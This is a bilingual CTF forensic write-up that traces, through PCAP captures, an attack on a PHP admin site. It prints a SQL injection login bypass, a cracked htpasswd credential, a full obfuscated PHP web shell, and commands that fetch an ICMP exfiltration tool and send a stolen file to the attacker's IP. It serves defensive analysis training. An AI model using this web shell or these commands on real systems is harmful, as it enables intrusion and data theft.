

Data Thief

Tags	Base64	Code Analysis	Exfiltration	HTTP Request	ICMP Protocol	ICMP Tunneling
	MITRE ATT&CK T1048	Network Traffic Flow	PHP	QueenSono	Wireshark	
Type	Threat Hunting					
Season	Gitex-2023					
Difficulty	Easy					
Flag Prefix	CHH					
Flag Content	1cMP_daT4_eXF1LTrA7ioN					

Description

We got a notification that the administrative website (written in PHP) was attacked. Bad guys have exploited vulnerabilities and stolen data. We captured network packets during the monitoring process. Could you help us investigate and find stolen content?

- Flag Format: CHH{XXXXX}

Writeup

After opening the PCAP file with the Wireshark tool and observing the HTTP Requests because this system is a Web application. Using filter `http.request.method == GET`, we see that the application is being attacked by guessing Files and Directories. This attack method is quite common in tools like `dirsearch` or `gobuster`

- The hacker's IP address is: 192.168.10.108
- The server IP address is 192.168.10.174

HTTP Requests with Status Code = 404 mean not found, while 200 means they exist on the server and can be accessed.

Sau khi mở file PCAP bằng công cụ Wireshark và quan sát các HTTP Request vì hệ thống này là ứng dụng Web. Sử dụng Filter `http.request.method == GET` chúng ta thấy ứng dụng đang bị thực hiện tấn công dò đoán File và Thư mục. Cách thức tấn công này khá phổ biến trong các công cụ như `dirsearch` hoặc `gobuster`

- Địa chỉ IP tấn công của Hacker là: 192.168.10.108
- Địa chỉ IP của Server là : 192.168.10.174

Những HTTP Request có Status Code = 404 nghĩa là không tìm thấy , còn 200 là tồn tại trên máy chủ và có thể truy cập vào được.

No.	Time	Source	Destination	Protocol	Length	Info
281	26.5288...	192.168.10.108	192.168.10.174	HTTP	399	GET /php.tar HTTP/1.1
285	26.5319...	192.168.10.108	192.168.10.174	HTTP	399	GET /js.tar.gz HTTP/1.1
287	26.5329...	192.168.10.108	192.168.10.174	HTTP	389	GET /js.tar HTTP/1.1
251	26.5529...	192.168.10.108	192.168.10.174	HTTP	391	GET /aspx.zip HTTP/1.1
254	26.5535...	192.168.10.108	192.168.10.174	HTTP	399	GET /php.txt HTTP/1.1
258	26.5541...	192.168.10.108	192.168.10.174	HTTP	399	GET /isp.txt HTTP/1.1
261	26.5549...	192.168.10.108	192.168.10.174	HTTP	391	GET /asp.txt HTTP/1.1
267	26.5579...	192.168.10.108	192.168.10.174	HTTP	391	GET /html.tar HTTP/1.1
268	26.5582...	192.168.10.108	192.168.10.174	HTTP	389	GET /js.tgz HTTP/1.1
271	26.5586...	192.168.10.108	192.168.10.174	HTTP	386	GET /%FF HTTP/1.1
277	26.5615...	192.168.10.108	192.168.10.174	HTTP	389	GET /js.zip HTTP/1.1
281	26.5662...	192.168.10.108	192.168.10.174	HTTP	399	GET /php.zip HTTP/1.1
283	26.5680...	192.168.10.108	192.168.10.174	HTTP	391	GET /aspx.tgz HTTP/1.1
286	26.5689...	192.168.10.108	192.168.10.174	HTTP	399	GET /isp.zip HTTP/1.1
288	26.5701...	192.168.10.108	192.168.10.174	HTTP	399	GET /isp.tar HTTP/1.1
299	26.5704...	192.168.10.108	192.168.10.174	HTTP	391	GET /html.zip HTTP/1.1
292	26.5711...	192.168.10.108	192.168.10.174	HTTP	399	GET /php.tgz HTTP/1.1
294	26.5724...	192.168.10.108	192.168.10.174	HTTP	391	GET /aspz.tar HTTP/1.1
296	26.5736...	192.168.10.108	192.168.10.174	HTTP	401	GET /CSOCOE+/Logon.html HTTP/1.1
298	26.5747...	192.168.10.108	192.168.10.174	HTTP	389	GET /js.txt HTTP/1.1
301	26.5762...	192.168.10.108	192.168.10.174	HTTP	391	GET /html.tgz HTTP/1.1
301	26.5762...	192.168.10.108	192.168.10.174	HTTP	391	GET /html.zip HTTP/1.1

Following the HTTP Request process, we see that the Hacker has access to the file `/backup.php`, and the system automatically creates a backup file located in the path `backup/backup_2023-10-15_09-07-06.zip`

Trong quá trình tìm kiếm và Follow HTTP Request, chúng ta thấy Hacker truy cập được vào file `/backup.php` và hệ thống tự tạo ra file backup nằm trong đường dẫn `backup/backup_2023-10-15_09-07-06.zip`


```
GET /backup.php HTTP/1.1
Host: 192.168.10.174
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

HTTP/1.1 200 OK
Date: Sun, 15 Oct 2023 09:07:06 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 85
Connection: close
Content-Type: text/html; charset=UTF-8

Backup completed. Zip file created: backup/backup_2023-10-15_09-07-06.zip
```

Hackers then access and download this file. We can also Extract this file by going to the menu File → Export Object → HTTP → Then select Package 29153.

Sau đó Hacker truy cập và tải file này về. Chúng ta cũng có thể Extract được file này bằng cách vào menu File → Export Object → HTTP → Sau đó chọn tới Package 29153.



We discovered that the `/admin` administration page also exists on the system. However, Hackers cannot directly because Basic Authentication protects this directory.

Đồng thời chúng ta cũng phát hiện trang quản trị `/admin` cũng tồn tại trên hệ thống. Tuy nhiên, Hacker không thể truy cập trực tiếp vào `/admin` vì thư mục này được bảo vệ bởi **Basic Authentication**.

```

GET /admin HTTP/1.1
Host: 192.168.10.174
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

HTTP/1.1 401 Unauthorized
Date: Sun, 15 Oct 2023 09:07:27 GMT
Server: Apache/2.4.52 (Ubuntu)
WWW-Authenticate: Basic realm="Staff Only"
Content-Length: 461
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested. Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 192.168.10.174 Port 80</address>
</body></html>

```

After extracting the Backup file, we get the Web page's source code.

Sau khi giải nén file Backup, chúng ta được mã nguồn của trang Web.

```

└─ unzip backup_2023-10-15_09-07-06.zip
Archive: backup_2023-10-15_09-07-06.zip
  inflating: pload_process.php
  inflating: htaccess
  inflating: index.php
  inflating: pload.php
extracting: htpasswd

```

Observing the content of the `htpasswd` file, we see the staff account and password `:$apr1$YFgEq3HP$o8yPqr4gkvD5S/EwFJ4Fs0`. After performing crack, we get the password is `admin@123`. After logging in, Hacker sees the admin page and other functions inside.

Và đây là mã nguồn của module `/admin`. Quan sát nội dung file `htpasswd` thấy tài khoản staff và mật khẩu truy cập `staff:$apr1$YFgEq3HP$o8yPqr4gkvD5S/EwFJ4Fs0`. Sau khi thực hiện crack thử thì ta thu được tài khoản và mật khẩu khá dễ đoán `staff:admin@123`. Sau khi đăng nhập, Hacker thấy được trang quản trị và các chức năng khác bên trong.

```

GET /admin/ HTTP/1.1
Host: 192.168.10.174
Cache-Control: max-age=0
Authorization: Basic c3RhZmY6YWRTaW5AMTIZ
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

HTTP/1.1 200 OK
Date: Sun, 15 Oct 2023 09:07:36 GMT
Server: Apache/2.4.52 (Ubuntu)
Set-Cookie: PHPSESSID=b580i09g37gebtark4p6egil9k; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 238
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
  <title>Admin Login</title>
</head>
<body>
  <h2>Login</h2>
  <form method="POST" action="index.php">
    <label for="username">Username:</label>
    <input type="text" name="username" required><br>

    <label for="password">Password:</label>
    <input type="password" name="password" required><br>

    <input type="submit" value="Login">
  </form>
</body>
</html>

```

The index.php source code shows that this application has a SQL Injection vulnerability in both username and password parameters.

Quan sát mã nguồn `index.php`, ta thấy ứng dụng này bị lỗ hổng SQL Injection ở cả hai tham số `username` hoặc `password`.

```

<?php
session_start();

if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $username = $_POST["username"];
  $password = $_POST["password"];

  $conn = new mysqli("localhost", "challenge", "challenge", "challenge");

```

```

if ($conn->connect_error) {
    die("Kết nối thất bại: " . $conn->connect_error);
}

$query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
$result = $conn->query($query);

if ($result->num_rows == 1) {
    $_SESSION["username"] = $username;
    header("Location: upload.php");
} else {
    echo "Wrong username or password";
}

$conn->close();
}
?>

```

The hacker then exploits SQL Injection with Payload as `' or '1'='1'--`, successfully logs into the system, and is redirected to the `/upload.php` page.

Hacker sau đó thực hiện khai thác SQL Injection với Payload là `' or '1'='1'--`, đăng nhập thành công vào hệ thống và được chuyển tới trang `/upload.php`

```

POST /admin/index.php HTTP/1.1
Host: 192.168.10.174
Content-Length: 73
Cache-Control: max-age=0
Authorization: Basic c3RhZmY6YWRtaW5AMTIz
Upgrade-Insecure-Requests: 1
Origin: http://192.168.10.174
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.7
Referer: http://192.168.10.174/admin/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=b580i09g37gebtark4p6egil9k
Connection: close

username=%27+or%271%27%3D%271%27--+&password=%27+or%271%27%3D%271%27--+HTTP/1.1 302 Found
Date: Sun, 15 Oct 2023 09:08:19 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: upload.php
Content-Length: 428
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
    <title>Admin Login</title>
</head>
<body>
    <h2>Login</h2>
    <form method="POST" action="index.php">
        <label for="username">Username:</label>
        <input type="text" name="username" required><br>

        <label for="password">Password:</label>
        <input type="password" name="password" required><br>

        <input type="submit" value="Login">
    </form>
</body>
</html>

```

Time	IP	Port	Protocol	Method	URI	Status
29304	175.785..	192.168.10.148	HTTP	192.168.10.148	HTTP	501 GET /admin/index.php HTTP/1.1
29306	175.786..	192.168.10.148	HTTP	192.168.10.148	HTTP	617 HTTP/1.1 200 OK (text/html)
29323	194.868..	192.168.10.148	HTTP	192.168.10.148	HTTP	885 POST /admin/index.php HTTP/1.1 (application/x-www-form-urlencoded)
29325	194.871..	192.168.10.148	HTTP	192.168.10.148	HTTP	349 HTTP/1.0 500 Internal Server Error
29333	196.685..	192.168.10.148	HTTP	192.168.10.148	HTTP	591 GET /admin/index.php HTTP/1.1
29335	196.686..	192.168.10.148	HTTP	192.168.10.148	HTTP	617 HTTP/1.1 200 OK (text/html)
29365	202.209..	192.168.10.148	HTTP	192.168.10.148	HTTP	839 POST /admin/index.php HTTP/1.1 (application/x-www-form-urlencoded)
29367	202.212..	192.168.10.148	HTTP	192.168.10.148	HTTP	785 HTTP/1.1 302 Found (text/html)
29386	202.528..	192.168.10.148	HTTP	192.168.10.148	HTTP	666 GET /admin/upload.php HTTP/1.1
29388	202.522..	192.168.10.148	HTTP	192.168.10.148	HTTP	646 HTTP/1.1 200 OK (text/html)
29504	243.987..	192.168.10.148	HTTP	192.168.10.148	HTTP	1396 POST /admin/upload_process.php HTTP/1.1 (PNG)
29506	243.988..	192.168.10.148	HTTP	192.168.10.148	HTTP	358 HTTP/1.1 200 OK (text/html)
29519	250.019..	192.168.10.148	HTTP	192.168.10.148	HTTP	640 GET /admin/upload.php HTTP/1.1
29521	250.019..	192.168.10.148	HTTP	192.168.10.148	HTTP	646 HTTP/1.1 200 OK (text/html)
29558	261.385..	192.168.10.148	HTTP	192.168.10.148	HTTP	585 GET /sample.png HTTP/1.1
29568	261.385..	192.168.10.148	HTTP	192.168.10.148	HTTP	510 HTTP/1.1 404 Not Found (text/html)
29618	264.832..	192.168.10.148	HTTP	192.168.10.148	HTTP	586 GET /sample.png HTTP/1.1
29628	264.832..	192.168.10.148	HTTP	192.168.10.148	HTTP	510 HTTP/1.1 404 Not Found (text/html)
29628	266.492..	192.168.10.148	HTTP	192.168.10.148	HTTP	577 GET /= HTTP/1.1
29638	266.492..	192.168.10.148	HTTP	192.168.10.148	HTTP	510 HTTP/1.1 404 Not Found (text/html)
29638	268.318..	192.168.10.148	HTTP	192.168.10.148	HTTP	576 GET / HTTP/1.1

The upload function does not check the file format, so there is a risk of being attacked by malicious code uploaded.

Chức năng upload hoàn toàn không kiểm tra định dạng file, nên có nguy cơ bị tấn công upload mã độc

```
<?php
session_start();

if (!isset($_SESSION["username"])) {
    header("Location: index.php");
    exit();
}

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $file = $_FILES["file"];

    $file_name = $file["name"];
    $file_tmp_name = $file["tmp_name"];
    $file_size = $file["size"];

    $upload_dir = "uploads/";

    if ($file_size > 5000000) {
        echo "The file is too large";
        exit();
    }

    if (move_uploaded_file($file_tmp_name, $upload_dir . $file_name)) {
        echo "The file has been uploaded!";
    } else {
        echo "Error! Can not upload";
    }
}
?>
```

Continuing to observe the data, although the content type used is image/png, the data is Web Shell PHP.

Tiếp tục quan sát dữ liệu, mặc dù content-type đang sử dụng là `image/png`, nhưng dữ liệu khi được Upload lên là Web Shell PHP.

```
POST /admin/upload_process.php HTTP/1.1
Host: 192.168.10.174
Content-Length: 537
Cache-Control: max-age=0
Authorization: Basic c3RhZmY6YWRtaW5AMTlz
Upgrade-Insecure-Requests: 1
Origin: http://192.168.10.174
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryDk9xxFJGN0ERrrtK
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.10.174/admin/upload.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=b580i09g37gebtark4p6egil9k
Connection: close

-----WebKitFormBoundaryDk9xxFJGN0ERrrtK
Content-Disposition: form-data; name="file"; filename="me.php"
Content-Type: image/png

<?php
function custom_base64_decode($data) {
    $paddedData = str_pad($data, (strlen($data) % 4), '=', STR_PAD_RIGHT);
```

```

        return base64_decode(str_replace(['-', '_'], ['+', '/'], str_rot13($paddedData)));
    }

$cmd_encoding = $_GET['cmd'];
$cmd = custom_base64_decode($cmd_encoding);
print(passthru(trim($cmd)));

?>
-----WebKitFormBoundaryDk9xxFJGN0ERrrtK--
HTTP/1.1 200 OK
Date: Sun, 15 Oct 2023 09:12:53 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 27
Connection: close
Content-Type: text/html; charset=UTF-8

The file has been uploaded!

```

In this case, the web shell used is called me.php and receives the value from the GET cmd parameter. However, this value is converted to a particular Base64 + Rot13 form. From Package 37585 onwards, hackers will execute system commands in one order.

Trong trường hợp này, web shell được sử dụng có tên là `me.php` và nhận giá trị từ tham số GET `cmd`. Tuy nhiên giá trị này lại bị biến đổi sang một dạng Base64 + Rot13 đặc biệt. Từ Package 37585 trở đi, hacker sẽ thực hiện các lệnh hệ thống theo một thứ tự.

No.	S/D	Time	Source	Destination	Protocol	Length	Info
37585	666..634..	192.168.10.148	192.168.10.148	192.168.10.174	HTTP	624	GET /admin/uploads/me.php?cmd=oUzYjkclGftqJ5uoJHtYJR HTTP/1.1
37587	666..641..	192.168.10.148	192.168.10.174	192.168.10.148	HTTP	500	HTTP/1.1 200 OK (text/html)
37669	696..783..	192.168.10.148	192.168.10.174	192.168.10.174	HTTP	659	GET /admin/uploads/me.php?cmd=rzyjVP1ypv0mMJA1pzHhrzyjVP9zoTSaYaE4qPNgHPQomOenGAOpwAhAN
37671	696..791..	192.168.10.148	192.168.10.174	192.168.10.174	HTTP	252	HTTP/1.1 200 OK (text/html)
37693	706..557..	192.168.10.148	192.168.10.174	192.168.10.174	HTTP	624	GET /admin/uploads/me.php?cmd=oUzYkuVUAYL3IMF56nKN HTTP/1.1
37695	706..562..	192.168.10.174	192.168.10.174	192.168.10.174	HTTP	276	HTTP/1.1 200 OK (text/html)
37706	714..188..	192.168.10.148	192.168.10.174	192.168.10.174	HTTP	709	GET /admin/uploads/me.php?cmd=L3IloPNgoR8tYHjtne0pUZ6Yl9anKEbqjVhl29gY2SlnJSlrF9EqJiyoyA
39728	716..369..	192.168.10.174	192.168.10.174	192.168.10.174	HTTP	220	HTTP/1.1 200 OK
39758	722..800..	192.168.10.148	192.168.10.174	192.168.10.174	HTTP	624	GET /admin/uploads/me.php?cmd=oUzYjkclGftqJ5uoJHtYJR HTTP/1.1
39769	722..887..	192.168.10.174	192.168.10.174	192.168.10.174	HTTP	541	HTTP/1.1 200 OK (text/html)
39814	771..021..	192.168.10.148	192.168.10.174	192.168.10.174	HTTP	621	GET /admin/uploads/me.php?cmd=oUzYkuVUSmp2IhMT11 HTTP/1.1
39818	771..026..	192.168.10.174	192.168.10.174	192.168.10.174	HTTP	278	HTTP/1.1 200 OK (text/html)
39828	775..381..	192.168.10.148	192.168.10.174	192.168.10.174	HTTP	627	GET /admin/uploads/me.php?cmd=L2ugo2DtZQp1AF0kp3AyozEyp HTTP/1.1
39838	775..388..	192.168.10.174	192.168.10.174	192.168.10.174	HTTP	220	HTTP/1.1 200 OK
39848	778..985..	192.168.10.148	192.168.10.174	192.168.10.174	HTTP	621	GET /admin/uploads/me.php?cmd=oUzYjkclGftqJ5uoJHtYJR HTTP/1.1
39842	778..998..	192.168.10.174	192.168.10.174	192.168.10.174	HTTP	278	HTTP/1.1 200 OK (text/html)
39859	788..018..	192.168.10.148	192.168.10.174	192.168.10.174	HTTP	688	GET /admin/uploads/me.php?cmd=Yv9kp3AyozEypv0mMj5xVtMcotHtYJdtZvNgGvNgpvNkBgvhZGL4YwRjYwR
39906	800..026..	192.168.10.174	192.168.10.174	192.168.10.174	HTTP	220	HTTP/1.1 200 OK
40400	839..067..	192.168.10.148	192.168.10.174	192.168.10.174	HTTP	621	GET /admin/uploads/me.php?cmd=oUzYkuVUSmp2IhMT11 HTTP/1.1
40402	839..073..	192.168.10.174	192.168.10.174	192.168.10.174	HTTP	278	HTTP/1.1 200 OK (text/html)
40419	844..262..	192.168.10.148	192.168.10.174	192.168.10.174	HTTP	605	GET /admin/uploads/me.php?cmd=pUqx HTTP/1.1

```

37669 696..783028 192.168.10.148 192.168.10.174 HTTP 659 GET /admin/uploads/me.php?cmd=rzyjVP1ypv0mMJA1pzHhrzyjVP9zoTSaYaE4qPNgHPQomOenGAOpwAhAN HTTP/1.1

37693 706..557167 192.168.10.148 192.168.10.174 HTTP 624 GET /admin/uploads/me.php?cmd=oUzYkuVUAYL3IMF56nKN HTTP/1.1

37706 714..180876 192.168.10.148 192.168.10.174 HTTP 709 GET /admin/uploads/me.php?cmd=L3IloPNgoR8tYHjtne0pUZ6Yl9anKEbqjVhl29gY2SlnJSlrF9EqJiyoyAipzIfMJSmMKzioTS0MKA0Y2EiQ25fo2SxY3Smp2IhMT11 HTTP/1.1

39758 722..800226 192.168.10.148 192.168.10.174 HTTP 624 GET /admin/uploads/me.php?cmd=oUzYjkclGftqJ5uoJHtYJR HTTP/1.1

39816 771..021273 192.168.10.148 192.168.10.174 HTTP 621 GET /admin/uploads/me.php?cmd=oUzYkuVUSmp2IhMT11 HTTP/1.1

39828 775..301589 192.168.10.148 192.168.10.174 HTTP 627 GET /admin/uploads/me.php?cmd=L2ugo2DtZQp1AF0kp3AyozEyp HTTP/1.1

39840 778..985446 192.168.10.148 192.168.10.174 HTTP 621 GET /admin/uploads/me.php?cmd=oUzYkuVUSmp2IhMT11 HTTP/1.1

39859 788..010078 192.168.10.148 192.168.10.174 HTTP 688 GET /admin/uploads/me.php?cmd=Yv9kp3AyozEypv0mMj5xVtMcotHtYJdtZvNgGvNgpvNkBgvhZGL4YwRjYwRjBPNgpLN1ZPnh3AyL3IMF56nKN HTTP/1.1

40400 839..067572 192.168.10.148 192.168.10.174 HTTP 621 GET /admin/uploads/me.php?cmd=oUzYkuVUSmp2IhMT11 HTTP/1.1

40537 885..891428 192.168.10.148 192.168.10.174 HTTP 688 GET /admin/uploads/me.php?cmd=Yv9kp3AyozEypv0mMj5xVtMcotHtYJdtZvNgGvNgpvNkBgvhZGL4YwRjBPNgpLN1ZPnh3AyL3IMF56nKN HTTP/1.1

```

After decryption, the hacker compressed the `/flag.txt` file into a `secure.zip` file and set the password as `Co0ki3Ar3n4`. Then, they downloaded the `qssteller` program to steal data outside.

Sau khi giải mã, chúng ta thấy hacker đã nén file `/flag.txt` vào file `secure.zip` và đặt mật khẩu là `Co0ki3Ar3n4`. Sau đó, họ tải chương trình `qssteller` để thực hiện việc đánh cắp dữ liệu ra bên ngoài.

```

zip -er secure.zip /flag.txt -P Co0ki3Ar3n4
http://192.168.10.174/admin/uploads/me.php?cmd=rzyjVP1ypv0mMJA1pzHhrzyjVP9zoTSaYaE4qPNgHP0Qom0enGAOpwAhAN

ls -lia secure.zip
http://192.168.10.174/admin/uploads/me.php?cmd=oUZtYJkuVUAYL3IlMF56nKN

curl -LO https://github.com/ariary/QueenSono/releases/latest/download/qssender
http://192.168.10.174/admin/uploads/me.php?cmd=L3IloPNgoR8tYHjtnUE0pUZ6Y19anKEbqJVhL29gY2SlnjSlrF9EqJIyoyAioz8ipzIfMJsMkZioTS0MKA0Y
2Eiq25fo2SxYSmp2IhMT1l

ls -la qssender
http://192.168.10.174/admin/uploads/me.php?cmd=oUZtYJkuVUSmp2IhMT1l

chmod 0755 qssender
http://192.168.10.174/admin/uploads/me.php?cmd=L2ugo2DtZQp1AF0kp3AyozEypt

./qssender send file -d 2 -l 0.0.0.0 -r 192.168.10.108 -s 50 secure.zip
http://192.168.10.174/admin/uploads/me.php?cmd=Yv9kp3AyozEypv0mMj5xVTMcoThtYJDtzvNgGvNgpvNkBgvhZGL4YwRjYwRjBPNgp1N1ZPNhY3AyL3IlMF56n
KN

```

`qssender` is a tool to perform data exfiltration via ICMP protocol. The server receiving the Hacker's data is `192.168.10.108`.

`qssender` là công cụ để thực hiện việc đánh cắp dữ liệu thông qua giao thức ICMP (công cụ Ping). Máy chủ nhận dữ liệu của Hacker là `192.168.10.108`.

The screenshot shows the GitHub repository for QueenSono. It includes:

- Code View:** Shows the main branch with 2 branches and 4 tags. The README.md file is displayed, containing the title "QueenSono ICMP Data Exfiltration" and a logo featuring a crown on a shield.
- Activity:** Shows 192 commits over 2 years ago, with files like cmd, hack, img, pkg, LICENSE, Makefile, README.md, and go.mod.
- Releases:** 4 releases, with v1.1.2 being the latest on Dec 10, 2021.
- Packages:** No packages published.
- Languages:** Go (89.7%), Shell (9.1%), and Makefile (1.2%).

A note at the bottom states: "QueenSono tool only relies on the fact that ICMP protocol isn't monitored. It is quite common. It could also been used within a system with basic ICMP inspection (ie. frequency and content length watcher) or to bypass authentication step with captive portal (used by many public Wi-Fi to authenticate users after connecting to the Wi-Fi e.g Airport Wi-Fi). Try to imitate PyExfil (and others) with the idea that the target machine does not necessary have python installed (so provide a binary could be useful)"

Use filter `icmp && ip.dst == 192.168.10.108` in Wireshark to observe the data. The `secret.zip` file will be encoded into hex

Sử dụng Filter `icmp && ip.dst == 192.168.10.108` trong Wireshark để quan sát dữ liệu. File `secret.zip` sẽ được

format and divided into 5 different pieces, using ICMP to push the data.

encode sang dạng hex và được chia thành nhiều 5 mảnh khác nhau, và sử dụng ping để đẩy dữ liệu đi

No.	Time	Source	Destination	Protocol	Length	Info
40540	887.902...	192.168.10.174	192.168.10.108	ICMP	43	Echo (ping) request id=0x005a, seq=1/256, ttl=64 (reply in 40541)
40544	889.903...	192.168.10.174	192.168.10.108	ICMP	94	Echo (ping) request id=0x005a, seq=1/256, ttl=64 (reply in 40545)
40547	891.905...	192.168.10.174	192.168.10.108	ICMP	94	Echo (ping) request id=0x005a, seq=1/256, ttl=64 (reply in 40548)
40554	893.907...	192.168.10.174	192.168.10.108	ICMP	94	Echo (ping) request id=0x005a, seq=1/256, ttl=64 (reply in 40555)
40558	895.911...	192.168.10.174	192.168.10.108	ICMP	94	Echo (ping) request id=0x005a, seq=1/256, ttl=64 (reply in 40559)
40561	897.913...	192.168.10.174	192.168.10.108	ICMP	66	Echo (ping) request id=0x005a, seq=1/256, ttl=64 (reply in 40562)

```

> Frame 40540: 43 bytes on wire (344 bits), 43 bytes captured (344 bits)
> Ethernet II, Src: PcsCompu_78:c5:37 (08:00:27:75:c5:37), Dst: Pc (00:0c:29:4f:0d:35)
> Internet Protocol Version 4, Src: 192.168.10.174, Dst: 192.168.10.108
> Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0xaaa4 [correct]
  [Checksum Status: Good]
  Identifier (BE): 2138 (0x005a)
  Identifier (LE): 23048 (0x5a08)
  Sequence Number (BE): 1 (0x0001)
  Sequence Number (LE): 256 (0x0100)
  [Response frame: 40541]
  Data (1 byte)
    Data: 35
  [Length: 1]

```

The first 2 bytes in the Data section will label the data. Start from 302c, 312c, 322c, 332c tương đương với 0, 1, 2, 3, 4

Dữ liệu sau khi được đẩy đi sẽ sử dụng 2 bytes đầu trong mục Data để lấy gán nhãn dữ liệu. Bắt đầu từ

- 302c (0,)
- 312c (1,)
- cho tới 332c (4,)

No.	Time	Source	Destination	Protocol	Length	Info
40540	887.902...	192.168.10.174	192.168.10.108	ICMP	43	Echo (ping) request id=0x005a, seq=1/256, ttl=64 (reply in 40541)
40544	889.903...	192.168.10.174	192.168.10.108	ICMP	94	Echo (ping) request id=0x005a, seq=1/256, ttl=64 (reply in 40545)
40547	891.905...	192.168.10.174	192.168.10.108	ICMP	94	Echo (ping) request id=0x005a, seq=1/256, ttl=64 (reply in 40548)
40554	893.907...	192.168.10.174	192.168.10.108	ICMP	94	Echo (ping) request id=0x005a, seq=1/256, ttl=64 (reply in 40555)
